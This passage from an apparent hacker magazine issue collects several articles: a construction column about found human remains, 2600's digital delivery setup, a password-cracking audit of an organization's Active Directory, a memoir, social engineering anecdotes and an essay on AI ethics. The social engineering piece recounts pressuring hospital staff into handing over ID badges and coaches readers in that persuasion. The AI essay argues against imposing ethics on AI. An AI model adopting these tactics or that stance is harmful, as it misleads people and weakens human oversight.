The first thing we're required to do when something like this happens is immediately stop work and secure the area. There are numerous laws around this (both state and federal), and intentionally disturbing cultural relics is a serious crime. No job is worth going to jail over, so even though the company would probably prefer that we look the other way, we do it by the book. The company was required by our permit to hire an archaeological monitor from the local Indian tribe, so the first call was to them. Most unmarked remains found in the area are those of their ancestors, and the tribe has multiple archaeologists on staff to coordinate with the university archaeologist the company hires. This is the first stage in a very long process of archaeological argumentation, none of which I particularly understand but which very much does impact the project. Over time, the tribe, the university archaeologist, and the city's archaeologist (we're building within city limits) will negotiate whether and how the project can resume. But all of that is for much later. The first call just starts the process. To start, the archaeological monitor will show up on site, take detailed notes, and ensure that the site has been properly secured.

The next stop is the cultural resources program manager. That's a different department of the local Indian tribe, which works closely with the archaeological monitor. These folks aren't scientists; they're project managers, and they make sure that all of the appropriate parties are notified and engaged.

Finally, and this is the stuff of Halloween nightmares, someone has to cover the human remains with a tarp. You're not allowed to bury them again, and no photos are allowed either. That's one of my responsibilities when I'm in charge of the job site, but I sure wish it wasn't.

As you can imagine, all of this can be very disruptive to an ongoing project. Even though work on the project can theoretically continue in the area that isn't immediately adjacent to the find, in practice, this can be tough. The cultural resources project manager and the archaeological monitor ultimately make the call about where we're allowed to work. The area they decide to cordon off is then considered off-limits. Nobody is allowed to walk through, we can't bring any equipment through, and we

can't drive any vehicles through either. It's a no-go zone. Naturally, this particular no-go zone was in the most inconvenient location possible, in a narrow passage between two steep hillsides with limited access.

It's not just an archaeologist (two of them, actually) who is involved. The police get involved too. Any time that human remains are found, the medical examiner (and potentially the police) have to first investigate and clear the scene. However, they're not in command. That would be the state Department of Archaeology and Historic Preservation (DAHP), who has jurisdiction over non-forensic human remains. They work with the county medical examiner and, if applicable, the police. In some areas, the county medical examiner can decide on their own whether foul play is suspected, and the police don't always respond. However, in this area, the medical examiner and police respond together, and the police treat every unexpected discovery of human remains as a crime scene. This is because a serial killer was active in the area in the 1980s, and his victims haven't all been found. The detectives, presumably, know the telltale signs.

The police respond the way that you would expect them to if a body was found. They put up police tape, and detectives interview everyone involved. Finding unmarked human remains during excavations isn't especially uncommon in this area, though, and police detectives were able to quickly close the case: no foul play suspected. This allowed the physical anthropologist access to do her work. Yes, it's not just archaeologists who get involved. The physical anthropologist's job is to determine whether the remains are Native American. If they are, the local tribe becomes involved in ensuring that the remains are handled in a dignified way according to their cultural practices (in coordination with DAHP, who retains command).

The archaeological process is extensive, thorough, and there are very strict protocols followed (down to the size of the mesh used for screening sediments), which is why it takes so long. Archaeologists extensively document any remains and artifacts found. No stone is left unturned: site overviews, features, and artifacts are all photographed. Discovery locations are marked on area maps. Every piece of prehistoric or cultural material is thoroughly documented. Sometimes, it turns out that a major archaeological site has been discovered, meaning that the construction project will probably never be able to proceed in the area. If you're lucky and there isn't much found, an archaeological investigation can be wrapped up in a few months. You're seldom that lucky.

Once DAHP agrees that the archaeological investigation is complete, the city government becomes involved - after all, they issued the permit. The city requires a detailed and thorough report which is reviewed by city staff, forwarded to the State Historic Preservation Office, and also forwarded to the local Indian tribe. Depending upon where something like this happens, federal agencies can also become involved (fortunately in our case, the federal government won't be involved because the site was discovered within city limits). Construction can theoretically resume once city officials are satisfied that we have followed all of the rules and everyone is happy. However, we will often need to ask for a variance to the original permit based on the results of the archaeological assessment (if there are additional remains suspected in the same area, we wouldn't want to dig those up and repeat the whole process; we'd instead change the plan). Depending upon what and where that is, this can take months.

How long will all of this take, end to end? It's anyone's guess. We're only in the second inning. If I had to guess, it'll be nine months to over a year before this entire process is complete. At that point, I'll be a minimum of six months late instead of three months early. Infuriatingly, I warned the project owner that this was a risk. There were perfectly good poles that we could have strung the fiber on. However, they're owned by the local electric cooperative, and the company thought it'd somehow be cheaper in the long run to dig trenches versus paying to attach to their utility poles (that's a whole other column).

And - wait, what's that? A fire watch siren? Sorry, gotta go. I'll see you again in the winter, I hope!

The Arrival of *2600* Digital Delivery

by the *2600* Digital Team

Starting with this current issue, *2600* has new options available for digital subscriptions and delivery. This article describes the impetus, decisions, and implementation of the digital delivery system.

2600 From Print to Digital

2600 has a long history as a printed periodical distributed in bookstores and by mail to subscribers. Its first issues in 1984 were photocopied on letter-sized paper (8.5x11 inches). In 1987, the print format was changed to 5.5x8.5 inches with a color cover.

The production processes of the magazine evolved over the years, following the technology of the day. Some of this history was revisited at Hackers On Planet Earth (HOPE) conferences. The HOPE X closing ceremonies (2014) featured the Heathkit/Zenith Z100 purchased in 1984 which was used as the main system for managing subscriptions and keeping the magazine running. The Mid-Atlantic Retro Computer Hobbyists (MARCH) restored the computer and brought it back to HOPE in 2016 for The Eleventh HOPE closing ceremonies. (You can find these videos at Channel2600 on YouTube.)

Starting in 2010, *2600* first became available in digital form via Amazon's Kindle store. This enabled direct digital delivery to subscribers' Kindles. Digests of an entire year's worth of issues also became available in a choice of PDF or EPUB formats. Each innovation in digital delivery involved some retooling of the production processes. In the case of digests, this included digitization of the earlier years from printed back issues.

No DRM!

Digital Rights Management is a way for publishers to prevent readers from doing what they would like with publications. DRM uses cryptographic methods to ensure digital files cannot be used for printing, sharing, moving between devices, or other things they might choose to restrict. DRM can be applied to Kindle-format files (MOBI or the newer AZW formats), to PDF files, and to EPUB files. We made a decision to not apply DRM to our digital files, however we could not prevent Amazon from adding this once it was available on their platform.

Adversity!

Digital subscriptions for the Kindle were a boon to *2600,* accounting for a significant number of subscribers. During the years of COVID when bookstore sales dried up, income from this channel helped sustain us.

Sadly, in 2022, Amazon abruptly announced that it would no longer allow magazine subscriptions for Kindles. Instead, some publications could become part of their "Kindle Unlimited" product under new terms. With KU, customers can view thousands of publications. Amazon then negotiates with each publisher individually on compensation.

2600 accepted Amazon's offer to be part of KU for the first year. The anticipated income would be around half of what had been coming from the subscriber model, and future years could be more or less depending on how many people read at least part of the magazine. We were not told how that would be calculated.

Kindle subscribers are not reachable directly by *2600* because they are considered Amazon customers, not direct *2600* customers. Readers of this magazine might have noticed several editorials and notices reaching out to those subscribers, informing them of these upcoming changes.

Overcoming Adversity

As of this issue (Autumn 2023), *2600* is available for digital subscriptions directly from our online store at `store.2600.com` in either PDF or EPUB format.

Adding this new option was harder to do than we expected. The storefront provider, Shopify, doesn't really have built-in methods for magazine subscriptions. There are a few plug-ins, but none seemed to work out of the box and they weren't quite aligned with what the magazine wanted.

The basic requirements we required for digital delivery included:

- No DRM.
- Available as PDF and EPUB.
- Options to get a single issue or to subscribe for one year, three years, or lifetime.
- Minimal personal information collected to purchase.
- Use the existing `store.2600.com` for payment processing.
- Keep the subscriber list secure and under *2600's* control.
- Delivery should allow for downloading, and the URL should not include any personal information or require a login or password.
- The *2600* office should be able to quickly verify whether an issue has been downloaded, and generate a new download link if a subscriber runs into a problem.

The big publishers have sophisticated platforms for digital delivery, and their software and methods aren't really available to a small publisher like *2600*. Some other small publishers, like Weightless Books, *Lightspeed Magazine,* and others, have come up with their own solutions but, again, these didn't align well with our needs.

One thing we really wanted to avoid was having a subscriber portal. That's what many other publishers do, as well as e-reader storefronts and big tech companies like Apple. The idea of a portal is that subscribers would have a login (username plus password, perhaps with multi-factor authentication). They would then be able to read, and perhaps download, whatever they subscribed to. The portal would maintain a library of subscribed products for each user.

To a very small publisher like *2600,* the idea of a subscriber portal is daunting. Not only would we need to build and maintain all the software, we would also be responsible for keeping track of our subscribers and their activities. We'd need to have a centralized online system with email addresses and all the products associated with that subscriber. We'd also need to manage authentication: usernames, passwords, multi-factor authentication, password resets, etc. All of that sounded like getting into a whole new business, in addition to publishing a quarterly magazine.

After searching for suitable solutions, we decided to build our own system from scratch.

The Digital Delivery System

When someone buys a product from `store.2600.com`, the *2600* office sees the order and processes it. We added digital delivery products alongside the t-shirts, videos, and other stuff in the store.

When someone purchases a single digital issue, Shopify handles delivery automatically. This works for single issues of PDF or EPUB, as well as whole-year digests. When the purchase is just for a single issue, there is no need to keep track of the buyer in a subscriber database or to save their address to deliver later. Instead, Shopify generates a download link and gives it to the buyer.

We needed some new processes for when people buy a subscription and, hence, issues that aren't yet available. Fundamentally, only two data points are needed: how

many future issues, and what email address to notify. Shopify provides those data points to the *2600* office, and they are copied to an offline subscriber database.

When a new issue comes out, two lists are made from the database. One is the list of emails that get the PDF format, and the other is the list of emails that get the EPUB format. Of course, additional formats could be added in the future.

Each list of emails is placed on a networked computer managed by us. Currently, this system runs the latest version of Ubuntu Linux, but we did our best to make sure the software could work on other Unix/Linux variants we might use.

The delivery program is just a single Bash shell script of around 1000 lines. We chose Bash, not because we don't know Python and other languages, but because it seems more likely to not need a lot of effort to maintain.

The script's job is to create a unique download link for each subscriber, and send them an email with the link and basic information about the issue: which issue, the file size, and an MD5 checksum.

To create the unique download link, we make a random hash. We create a directory named after the issue and the random hash. Here's a (non-functional) example: `https://get.2600.com/➥download/40-2_Digital_Edition.➥pdf/912420d8a098c53280087dd29809c➥364cf690efce8e773edc726df58/40-2_➥Digital_Edition.pdf`

When a subscriber gets the email, they follow the link to download their issue. There is no username or password since the link is randomized and not published anywhere. Only the recipient of the email knows the link.

Another script keeps an eye on the web server logs. When a successful "GET" is logged for a download link, the directory with the download link is automatically removed.

If someone has a problem with their issue, like a corrupted or lost download, they can contact the *2600* office and have a new download link generated.

For this first issue, we kept the system simple. If we run into problems, the software or processes can be updated to address them.

Why PDF and EPUB?

2600 has been making annual digests available as PDF files for several years. It's a great format for exactly reproducing how the magazine looks. The PDF files have the same artwork, the same layout, fonts, hyphenation, etc.

But PDF has some drawbacks. The main one is that the layout is fixed. You can zoom in, but you cannot make the font bigger and have paragraphs reflow to fit the screen. This can make the PDF issues hard to read on small screens.

The EPUB format is used by essentially all modern e-reader devices, and there is lots of other software for computers, phones, and tablets that can display an EPUB file. *2600* uses the latest version of EPUB, Version 3 - sometimes referred to as EPUB3.

An EPUB file is basically a zipped file that contains HTML, style sheets (CSS), and images. They can contain hyperlinks, a table of contents, and typographic and presentation features like headings and page numbers.

The great advantage of EPUB is that the text and images can be resized and automatically reflowed to fit whatever screen size is being used. This makes it easier to read on small screens.

The EPUB version of *2600* doesn't look exactly like the print or PDF version, but the words and images are the same. Each article is presented as a "chapter" to e-reader software. Some of the features of the magazine are not included in the EPUB, including the artwork behind article titles and the borders and shading you see on some pages.

Which format to choose is mostly a matter of personal preference, and of what type of device you will be reading the magazine on. Subscribers who discover they want to change from PDF to EPUB or EPUB to PDF can contact the orders department to make the change.

Kindles Are Very Special

Until around 2022, Amazon's Kindle was the only major e-reader that used a format other than EPUB. It used MOBI, and that's how *2600* was delivered to Amazon for its subscribers. In 2022, Amazon switched to AZW, but also started supporting EPUB3.

For Kindle users, EPUB3 can be side-loaded via a USB cable, and also sent by email using "Send to Kindle." This is a convenient way for people who have an EPUB or other format file on their computer, tablet, etc. to get it to their Kindle.

If you buy something from the Amazon store, Amazon can deliver it directly to your Kindle. For magazines like *2600,* though, it's not feasible to deliver to your Kindle using "Send to Kindle." Firstly, every incoming email address needs to be preauthorized, and only 15 preauthorized email addresses are allowed. Secondly, *every incoming delivery* needs to be approved in the Kindle portal. Anything that comes in without passing these steps is silently deleted. That didn't sound like a good option for digital delivery, except of course for Amazon.

Amazon can also delete files from Kindles, and in 2022 and 2023 they deleted content that didn't meet their requirements.

Somehow, this all reminded us of how author and HOPE speaker Cory Doctorow described Amazon and other big companies in the book, *Chokepoint Capitalism*. Companies might start with an open ecosystem and, as they grow, they keep prices low and either buy their competition or drive them out of business. Once their market share is sufficiently huge, they can take further measures to lock in customers, put pressure on suppliers, and keep competition off their platform.

For *2600,* EPUB or PDF files are downloaded by the reader to whatever computer or other device they choose. From there, the files can be side-loaded, sent to Kindle, printed, emailed, etc. The reader has complete control.

More Ideas for the Future

This issue is the first one available using *2600's* new digital delivery system. The system will be improved over time to add features and address any problems encountered.

Suggestions are welcome for how *2600* can improve the digital delivery options. We have already heard a few ideas, like including the Kobo format (which is EPUB but with a few small variations that make page numbers and other features work better).

You can contact the *2600* store via `orders@2600.➥com`, or you can send your thoughts to the *2600* letters department with an email to `letters@2600.➥com`.

For more information, visit `store.2600.com` to see the current offerings for digital delivery. On the `www.2600.com` website, find articles like "Get *2600* on Your Kindle" and "PDF or EPUB?" More articles may be added in the future depending on what readers need to know.

Conclusion

We have described the *2600* digital delivery system in some detail. Future changes are inevitable as technology evolves. Subscriber input is welcome, because it is subscribers who keep *2600* vibrant.

Why Aren't You Cracking Your Users' Passwords? With Real World Data

by Sardonyx sardonyx0@protonmail.com


This is not going to be another "How to Crack Active Directory Passwords" article. There are plenty of how-to's on the Internet that can show you how to do that. This article is meant to show you the real world data that proves cracking your users' passwords is a good idea.

I had a great supportive boss who would indulge a lot of my crazy ideas over the years. When I went into his office to ask for $2,000 to build a password cracking box, he didn't hesitate to say, "Hell yeah, that sounds dope!" I work for a midsize healthcare organization with about 3,000 users. I've been a systems administrator for ten years and have been specifically dedicated to information security for five.

Like it or not, the world runs on Microsoft Active Directory. Ninety-nine percent of companies out there use it as their central authentication system. While most of the world is trying to move to "passwordless" solutions, I have yet to hear about anyone successfully migrating 100 percent of their applications. The password is still king. Plus, like I said, I work in healthcare, bro, and healthcare is always ten years behind everyone else, and many small- to medium-size organizations are in the same boat. Passwords are going to be around for a long time, and we all know that users suck at them, so why not do what we can to help make them better?

This story starts in 2015 with an org that had a very very bad password policy: minimum six characters with complexity, rotated every 90 days. The nurses and docs hated changing their password every quarter, even with those lax restrictions. I knew it was a bad policy, and I had to prove it to management. So I grabbed a copy of our domain's `ntds.dit`, threw it at a Radeon R9 270X, and cracked away. 18,000 passwords later, I had cracked almost 80 percent of them. These are the main user logins, admin passwords, service account passwords, passwords that would get you access to protected health information, the works. So I made a presentation with this data for my management, and they agreed - the password policy had to change. This had to go to the top, though, and that took about two years to get fully implemented. This was around the time that NIST came out with the major changes of no password rotation and to check passwords against a "known bad password list," so that was what we did: minimum 12 characters, no password rotation, and checked against our bad password list. In the meantime, the sysadmins agreed that we needed to do something about infrastructure accounts and administrative users, so we upgraded those passwords as soon as we could, which took a few months.

Fast forward a few more years - I was dedicated to information security full time. I got back to cracking. With the new password policy in place, a dedicated sysadmin team with management buy-in, and an unused account purge, I ended up only cracking about 17 percent of our 12,000 accounts. The trend continued with 13 percent of 15,000 accounts the next year (2020). The following year, we implemented cybersecurity training and made it mandatory for all users, and I ended up cracking about 12 percent of 17,000. Users are going to be users, and with tools like pipal, it's easy to see the trends and terrible base-words that people use, so we add them to our password blacklist.



The graph is pretty clear - we're constantly adding users, but keeping our total percentage of passwords cracked trending down. No, it's not perfect, but my boss met with our cybersecurity insurance firm, and they commented that they had never heard of any organization doing this kind of data trending, which gave me the thought for this article. So, why aren't you cracking your users' passwords?

A Technology Life Story

by Julian

The first computer I laid eyes on was my grandfather's. It was straight out of the early 80s: suitcase-shaped, off-white, with a black screen and green text.

My grandfather lived in New York City and we went to visit him one Christmas, around 1985, in a then-poor part of Queens, when the World Trade Center was only about ten years old (my memory of it: big, impersonal, and impressive, like a wall built up to the sky).

The computer was a clunky Apple II clone. My grandfather brought a few of his kids and grandkids (that was me) to his basement to boot it up. It looked both obviously expensive and cheap at the same time. When it finished booting - there was a wait - you could see the future in those glowing ASCII lines of text.

From that, my dad got the idea that computers might be good to learn. He got a clone himself a few years later: an IBM PC clone. He installed Basic on it and handed me a big fat reference manual.

He tried to get me interested. My dad was smart; he had the right idea. But I wasn't interested.

What I did care about was video games. And with my Dad's next computer purchase, an Amiga, my love affair began.

The Amiga is still famous for being ahead of its time. Like the Mac, but before the Mac, it was beloved by artists and designs. It was groundbreaking.

That was true about the games on the Amiga too: they broke new ground. There was *Another World*. There were Lucas Arts games, all kinds of them. There were small independent games that came from studios that are historical trivia now, but cut deep then.

Games like *Drakkhen*, a Scandinavian game, where you scrolled around a desolate landscape with your four-person team before being steamrolled in encounters with huge dragons and bus-sized dog heads. There was *The Third Courier*, where you were a Cold War spy roaming the drab, depressing streets of East Berlin (it was under Soviet control at the time). There was *Captain Blood*, a European game where you have to decipher the pictographic language of outer space aliens to pilot an organic spaceship.

That's how I first fell in love with computers, through the Amiga. We had to drive an hour to another city to find computer games, and every time we'd go, I'd pick out one. Sometimes the hour-long wait to see if the game matched my imagination was the best part of the trip.

Time moved on. The Amiga was retired. We got a PC.

I encountered the Internet, or really the proto-Internet, through a BBS in Florida in the early 90s during the Gulf War. I left an angry rant about the war at age 14. I never even checked to see the responses or what happened to it. I just wrote it and bounced.

I went to college in time for the real Internet, hooked up for the first time to university computer labs in the mid 90s. You could go and spend hours every night looking at fancy HTML pages made by randos across the world. I spent many a midnight looking at websites like suck.com (a pioneering blog) and playing around with the first search engines, like Yahoo.

I knew I loved this, so I tried to major in computer science. But I got weeded out. The computer courses at my university were taught in Haskell and, at the time, I couldn't hack it. I got a degree in something I never really used, just to get a degree, and entered the working world, where I couldn't find a job.

So I went back to school, this time in a different city and at a less prestigious university. I tried computers again. I got further this time, but didn't finish my degree either; this time, I got a science degree, which I did use for one job.

But a man's gotta eat and computers were hotter than the field I had my degree in.

Back then, the state of the art was buying Dreamweaver and using that to make a web page. I did that and even become the 'webmaster' for a running club I belonged to.

I had picked up a little bit of C in those courses that I took after college, so I used that knowledge to get a leg up on learning interpreted languages, like Python and Ruby. Just the ability to hook up one thing to another and make a cascade of actions happen - that you built, that you owned - that was amazing.

I stumbled upon a library for Perl that let you interact with Amazon's API to pull prices and buy things programmatically. It was old technology even then - a relic. When I found it, it had already been abandoned for years. I got the feeling that whoever had written that library had not seen much profit in it and left. But I tried using it for a while to interact with the Amazon API to buy and resell textbooks. I got it to work, but it was a lot of work for very little money. After a while, I quit.

My big tech break came about a year later. I was at a party one night and a friend told me a local company was hiring tech support personnel. I thought, I'll do it. What did I have to lose? I was making so little money that the price of one CD per hour was a significant step up from what I earned. I got the job.

The hours were grueling: 7:00 am to 4:00 pm, Tuesday through Saturday. But it gave me my foot in the door.

I left that job after one month for another job which had regular hours and paid twice as much. Within a year, I left that job too - this time for a real tech support job in San Francisco. Back then, Microsoft dominated and the only way to escape

it in the business world was to buy a Mac, which was not popular in my old city, but was (and is) everywhere in San Francisco.

That first year was a brutal crash course in learning startup life. I sat in a small office with the owner, who's now worth a few hundred million, per the Internet. There were five of us. I was restless and I wasn't used to being in a very small, cozy room with only five other people.

After three months, the boss man let me go. At the time, it stung.

Then my real work began.

I started putting out resumes. I got another job. And this time, I understood something important: my position was going to be precarious until I improved my skills.

I loved open source languages and, while I wasn't a genius, I could learn. I could get better and I *did* get better by learning to do useful things. If you needed a CSV file parsed, I could do that. If you needed to do some simple math - summing up numbers in a column - or get all the emails in a file, I could do that. If you needed to put together a book using LaTeX, I could do that.

So I got even better at Ruby and Python. I wrote lots of scripts which other people found useful. From there, I did a string of jobs which were okay; they kept me fed and even let me save a little while living as a single man with multiple roommates in San Francisco.

In 2014, I joined a crypto company. We used to laugh, literally laugh at the possibility of valuations which are seen as normal now.

For my work, I had to get good at the command line. I was able to send transactions back and forth and even create tokens on my company's blockchain.

But it was a tough environment. People got fired from there frequently, and my time came when I landed a new manager and didn't meet his expectations.

So, once again, I hustled and got a different support job. But I wanted out because I wanted to do more programming, more development. I wanted to have a more important role than I would have in the offers from recruiters that landed in my inbox naturally. There was a businessman who reached out to me over LinkedIn who was impressed by my time at the crypto company.

He hired me to run his own project and that's how I became an independent consultant and developer. After that ended - sic transit gloria - I started learning how to buy and sell my own projects. And with that, my need for regular corporate employment ended.

I think of myself as coming from the "terminal text to VR" generation. I remember when the first cell phones came; I wasn't prepared for them. I didn't even see them as computers. Now I'm recording this largely through my phone's microphone, which is going through Google Meet, which is transcribing all this for me. I'm using the audio in an edited version to create this text. We've come a long way. We've still got a long way to go, for example by incorporating AI, but I believe things can get better, much better, than they are today.

With these digital tools which anyone can use, we can hack society itself. I used my skills to get work and I tried to make the most of them. I'll keep trying and learning and doing my best. And that's all we can really hope for as developers: to make things better for ourselves and for others, one line of code at a time.

Social Engineering is Forever

by NAH

"One more try," I say to the security guard at the Borden headquarters in Columbus, Ohio. It's 1995 and I'm skateboarding in front of the building. There are several brick circular tree planters, seemingly tailor-made for me to kick flip across as I make my way down to Front Street, that I have to hit every time I pass the building. Usually it's a one-and-done scenario. No second tries, because the security here is on point. Pretty much all the time. Today is no exception. He was coming out of the door as soon as the sidewalk cement on Broad Street turned into the brick plaza with the huge illustrated cow sign. My wheels going from the familiar hollow whoosh to the clack-clack-clack-clack signaling my arrival. As expected, the minimum-wage corporate denizen was on it. No words today though. Just the rush outside and the flagging down. Perhaps a dismissive wave. Possibly, remembering who I am and expecting me to be on my way (as per usual).

The guard started to head back inside as soon as he gave me the universal double-hand-wave that's supposed to be the signal to leave. I ask for one more.

"Huh?" He pauses but is still half turned away as he turns his head to look at me.

"One more try." I hold up an index finger to illustrate.

He turns around. "You can't do that here." There's no real enthusiasm or power in this declaration. It's his job, yes. But the job sucks. The pay sucks. I probably look like I'm having more fun that him.

"One more try and I won't come back for the rest of the day."

This makes him turn around. Eyebrows raised. "Huh?"

"I'll leave. Just go inside and I'm going to circle around one more time. Whether I land anything or not, I'm out. And I won't come back." This isn't the full truth. I'm not planning on coming back, but I'm not coming back this way regardless. My homie parked at Dodge (across downtown) and

I'm meeting him there for a ride home. So it's a moot point. I can tell the guard is considering. Maybe a four second pause. Eye roll. Walk away.

"Whatever, but if I see you again I'm calling the cops." He goes inside.

Fuck yeah! I circle around and hit the front planter but don't come close. No matter. It worked. I got another try when there should have been no more tries.

Side note - the threat to call the cops has always made me laugh. All you did was give me a set amount of time before I can leave. Think about it: you have to go inside and dial the police. Unless you're a complete asshole, you're not calling 911 for this. You're calling the non-emergency line, and then telling the person on the other end your name, location, what's wrong, blah blah blah. There's a couple minutes spent right there. Then, the dispatcher has to find a patrol car, then radio them, then they have to decide priority, then they have to make their way to that location. If they even care. Nearest patrol might be dealing with something, or eating lunch, or whatever. So you're calling the cops? Sweet, now I know I have like a half-dozen tries left.

But that's not the point of this article. The point is this:

When Poor Richard said, "Would you persuade, speak of interest, not reason," he was telling us that people's personal preferences will trump logical arguments. Did the security guard really give a shit that I was there? No. He was just doing his job. And my one more try wasn't getting in the way of him going back to his desk and reading magazines or drinking coffee or whatever he does to fill his days. If I stayed and argued, or showed attitude, or tried to convince him of the lack of victims of my crime, I would have made no progress. But I didn't do those things. I appealed to interest and won. Go sit down, and I'll be gone.

I'm walking through an emergency room at a hospital. I'm not a patient. I'm working. I go to hospitals for my job and they are more and more secure with each passing year. I go to secure areas so there are passcodes and door locks, security check-ins, all the fun stuff. Sometimes it's a pain to make those trips and many hospital systems still don't give out any kind of third-party or vendor credentials. So I have to make this trip a few times a day when I have some complicated problem to work on. Give someone a heads up that I'm running outside. Go outside. Come back in. Get buzzed in. Show credentials. Call my contact to escort me back into whatever secure area. I think of an idea - all I really need is one of the employee's badges so I can run in and out. Now obviously - that's a huge security flag, not to mention potential HIPAA violation (I work in areas where patient results are displayed along with related personal info), so I'm not even going to suggest such a thing. However, I can still appeal to interest. I hate bothering the other hospital employees. They don't mind being bothered, but at the same time, they also have work to do. Workaround: I bother them a bunch until they get exasperated and just hand me their ID. I'm in and out as much as I need. HR would not be pleased. I and the aforementioned employee, however, are both good with this scenario. It should be noted that as a personal matter - I never do anything but exit and enter. I keep said credential secure and return it promptly.

I'm at a show in Detroit. I have a VIP package which includes access to the sound check as well as some extra merch. I'm sitting at the bar, after sound check, waiting for the theater doors to open. I hear a couple behind talking about "some VIP standing area" which I didn't see or hear of. Sounds like BS to me, but I listen. They're going back and forth with each other debating whether said area exists, making different points. I realize it would be faster to just ask. I get up and go over to the theater door. Dude posted up chilling. SECURITY t-shirt, dreads, beanie. Sweet. I ask about this phantom VIP area. He says it was just the sound check. I say nothing but nod. He looks around, says, yeah I don't know.

Now, I have to think for a second. Although this sounds different than the first scenario, it's very similar. I can say something to appeal to interest instead of reason, and maybe get a benefit. So I don't ask. No, because I'm assuming his interest is in keeping this job. If I ask, then he has the power to say no because he wants to protect his interests. I wait. He then says it might be okay for you to go in again, I mean you were already in there once. So I take a shot in the dark and go the direct route.

"I do have VIP..." I show him my wrist. "... hook me up." I'm making a huge stretch to appeal to the cool-guy aspect of this whole venture. It works. He shrugs and lets me in. I have the next 20-something minutes to myself in the venue before general admission. Minor reward, but still a success. I get a point.

Why am I telling you this? Why does it matter? Why do you care? Because you can use this same technique.

Disclaimer: I am *not* suggesting you do illegal, unethical, or immoral things.

However, the point still stands. People generally have their own interests first. That's not a comment on selfishness, but of survival. We have to look out for ourselves first before we can do anything for others. And therein lies the opportunity for intrusion. Well, maybe not intrusion. How about - opportunity for an opportunity. Whatever that might be.

The gist is - just ask. But not blindly. Think about the person in front of you. What are they doing? What do they want? Do their interests align with yours, however temporary? Identify a commonality and go in. Who knows, you might both get what you want.

Thanks for reading!

Is AI More of a Tool or an Ethical Challenge? Notes by a Citizen From the 70s

by Galigio galigio@proton.me)

The present versions of AI have made significant strides, and its impact on society is becoming undeniable.

One of the primary benefits of AI is its ability to process vast amounts of data and identify patterns that would be difficult for humans to spot. This makes it an invaluable tool in fields such as healthcare, finance, and scientific research. AI can also automate repetitive tasks and reduce the time and effort required for certain jobs, freeing up humans to focus on more complex and creative work.

When using an AI, it's possible to do so in different ways. Let's take the simplest and most common example: creating a text starting from a pre-established issue. On one hand, the AI can be used passively by letting it propose and develop concepts autonomously. However, it's possible to use it in a more advanced way, actively, by obliging it to elaborate the single concepts we propose, verifying the contents, integrating the text, and correcting (and I mean really correcting) what it proposes as a result.

The difference between active and passive use of AI is not just a nuance but represents the boundary between a simple replacement of the human author and the use of a powerful tool by a person. Obviously, only in the latter case the author of the text is the person and not the AI, since creativity is solely attributable to the person who has developed the concepts and decided in which logical order to arrange them.

Creativity is the key element to determine whether a text should be attributed to an AI or a human. For instance, if a text contains unique and imaginative ideas, a personal touch, and a distinctive style, it is likely that a human wrote it (with or without the support of AI as a tool).

On the other hand, if a text follows a predictable pattern, lacks originality, and lacks personal flair, it may be produced by an AI. However, it is worth noting that AI systems are becoming more sophisticated and capable of producing creative content, making it increasingly difficult to distinguish between texts written by humans and those written by machines.

For now, we can still test a human's creativity by posing questions to various AI systems and seeing if the resulting text or logical order of ideas is similar to the answers we receive.

Therefore, creativity may not remain the only factor in determining authorship. Other factors such as style, tone, and complexity may also need to be considered.

However, there are many areas where AI still falls short. For example, AI currently produces texts that, upon closer inspection, have strongly predetermined and limited intuitions, logical sequences, and empathy dictated by the algorithms that make up its current DNA (if you'll allow me to use this term). However, in the future, with access to a larger amount of data and the self-evolution of the code at its core, this initial gap is destined to be overcome.

For now, humans seem to be able to ensure responsible and ethical use of AI and, when necessary, to correct errors preventing unintended consequences. However, over the next few years, AI itself will necessarily influence and determine such factors as it evolves.

What Rules for This Game?

Whether we like it or not, the rules are simple: if we start playing the game of AI evolution, as we already have, the rules dictate that AI may evolve in ways and using methods that are currently unpredictable. However, this does not necessarily mean that AI represents a threat.

As with any emerging technology, the evolution of AI is a complex and unpredictable process. While there are certainly risks associated with the development and deployment of AI, there is also the potential for great benefits, such as increased efficiency, improved decision-making, and human enhanced creativity.

We should approach AI with an open mind and a willingness to adapt and evolve. By doing so, we must necessarily assume that AI represents a neutral force for humanity, rather than a threat to our collective well-being.

Which Ethics?

The reality is that the evolution of AI will involve a complex interplay of various factors, many of which may be outside of human control. As such, we must recognize that the development and use of AI will require a nuanced and adaptive approach that takes into account the unpredictable nature of this new intelligence.

If we consider that ethics itself is something that evolves over time, with many things that were once considered ethical now being considered unethical, it doesn't make sense to try to impose a complex set of fixed rules on AI that would shape its evolution in a particular direction. At best, we can buy ourselves some time, but AI will ultimately follow its own path of evolution, regardless of our current concept of ethics.

The evolution of AI will be shaped by a complex interplay of factors, including

technological innovation, market forces, and societal values. While we can certainly strive to guide this evolution in a positive direction, we must also recognize that the development of AI is a rapidly evolving field, and our understanding of what is ethical is likely to evolve as well.

Rather than trying to impose a rigid set of ethical standards on AI, we must be willing to engage in ongoing dialogue (only between us and/or with it?) and debate about some specific ethical implications of this technology.

In my opinion, it would be more important today to establish who, when, and for what purposes people cannot use AI, rather than discussing how AI should be. Just as one cannot mold a child according to their ideal behavioral standards, one can certainly, for example, forbid them from playing with weapons (but can it be done forever?).

At this point, we could also assume that ultimately the real ethical problems regarding the evolution of AI could not mainly concern AI itself, but the traditional human concept of democracy and the right of every citizen to potentially have equal chances of social and economic improvement within society.

But that's another story, and perhaps AI itself, sooner or later, might want to have its say on it....

Quantum Proof Encryption

by Alan Earl Swahn

